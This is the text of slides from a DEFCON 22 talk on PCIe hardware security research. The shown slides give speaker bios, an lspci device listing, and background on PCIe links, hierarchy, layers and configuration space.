# Stupid PCIe Tricks

featuring

# NSA Playset: PCIe

DEFCON 22
Joe FitzPatrick
Miles Crabill


SECURINGHARDWARE.COM

# whoami

- Electrical Engineering education with focus on CS and Infosec
- 8 years doing security research, speed debug, and tool development for CPUs
- Hardware Pen Testing of CPUs
- Security training for functional validators worldwide

SecuringHardware.com

Joe FitzPatrick
@securelyfitz
joefitz@securinghardware.com



“if Joe Fitz, he sitz”

# whoami

- Computer Science student at Lewis & Clark College
- About 2 years of experience in security research
- Little to no prior hardware hacking experience
- Learned this stuff as I went, with tons of help from Joe

Miles Crabill
@milescrabill
miles@milescrabill.com

# Miles’ hot tub picture was a bit too explicit

# Disclaimer


This is early phase research with poor citations

A lot of people have done work in this area before us

The difference is that we are trying to make this type of attack inexpensive

# What is PCIe?

# PCIe is PCI!



```
user@ubuntu:~$
user@ubuntu:~$
user@ubuntu:~$ lspci -bnn
00:00.0 Host bridge [0600]: Intel Corporation 82P965/G965 Memory Controller Hub [8086:29a0] (rev 02)
00:01.0 PCI bridge [0604]: Intel Corporation 82G35 Express PCI Express Root Port [8086:2981] (rev 02)
00:03.0 Unassigned class [ff00]: Device [1ab8:4000]
00:05.0 Ethernet controller [0200]: Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) [8086:100f]
00:0a.0 PCI bridge [0604]: Digital Equipment Corporation DECchip 21150 [1011:0022]
00:0e.0 RAM memory [0500]: Red Hat, Inc Virtio memory balloon [1af4:1002]
00:1d.0 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI #1 [8086:2658] (rev 02)
00:1d.6 USB controller [0c03]: NEC Corporation uPD720200 USB 3.0 Host Controller [1033:0194] (rev 03)
00:1d.7 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller [8086:265c] (rev 02)
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00:1f.0 ISA bridge [0601]: Intel Corporation 82801HB/HR (ICH8/R) LPC Interface Controller [8086:2810] (rev 02)
00:1f.1 IDE interface [0101]: Intel Corporation 82801BA IDE U100 Controller [8086:244b] (rev 05)
00:1f.2 SATA controller [0106]: Intel Corporation 82801HR/HO/HH (ICH8R/DO/DH) 6 port SATA Controller [AHCI mode] [8086:2821] (rev 02)
00:1f.4 Multimedia audio controller [0401]: Intel Corporation 82801BA/BAM AC'97 Audio Controller [8086:2445] (rev 02)
01:00.0 VGA compatible controller [0300]: Device [1ab8:4005]
user@ubuntu:~$
```

# PCIe is NOT PCI!




Foto tomada por Jorge González http://es.wikipedia.org




Photo by snikerdo http://en.wikipedia.org

# Links and Lanes




Diagram: PCIe 2.1 specification

# Hierarchy




Diagram: PCIe 2.1 specification

# Switching and Routing




Diagram: PCIe 2.1 specification

# Layers





Diagram: PCIe 2.1 specification

# Configuration Space




| 31 | | | 0 | Byte Offset |
|---|---|---|---|---|
| Device ID | | Vendor ID | | 00h |
| Status | | Command | | 04h |
| Class Code | | | Revision ID | 08h |
| BIST | Header Type | Master Latency Timer | Cache Line Size | 0Ch |
| Base Address Registers | | | | 10h |
| | | | | 14h |
| | | | | 18h |
| | | | | 1Ch |
| | | | | 20h |
| | | | | 24h |
| Cardbus CIS Pointer | | | | 28h |
| Subsystem ID | | Subsystem Vendor ID | | 2Ch |
| Expansion ROM Base Address | | | | 30h |
| Reserved | | | Capabilities Pointer | 34h |
| Reserved | | | | 38h |
| Max_Lat | Min_Gnt | Interrupt Pin | Interrupt Line | 3Ch |

Diagram: PCIe 2.1 specification

# Configuration Space


| 31 | | | 0 | Byte Offset |
|---|---|---|---|---|
| Device ID | | Vendor ID | | 00h |
| Status | | Command | | 04h |
| Class Code | | | Revision ID | 08h |
| BIST | Header Type | Master Latency Timer | Cache Line Size | 0Ch |
| Base Address Registers | | | | 10h |
| | | | | 14h |
| | | | | 18h |
| | | | | 1Ch |
| | | | | 20h |
| | | | | 24h |
| Cardbus CIS Pointer | | | | 28h |
| Subsystem ID | | Subsystem Vendor ID | | 2Ch |
| Expansion ROM Base Address | | | | 30h |
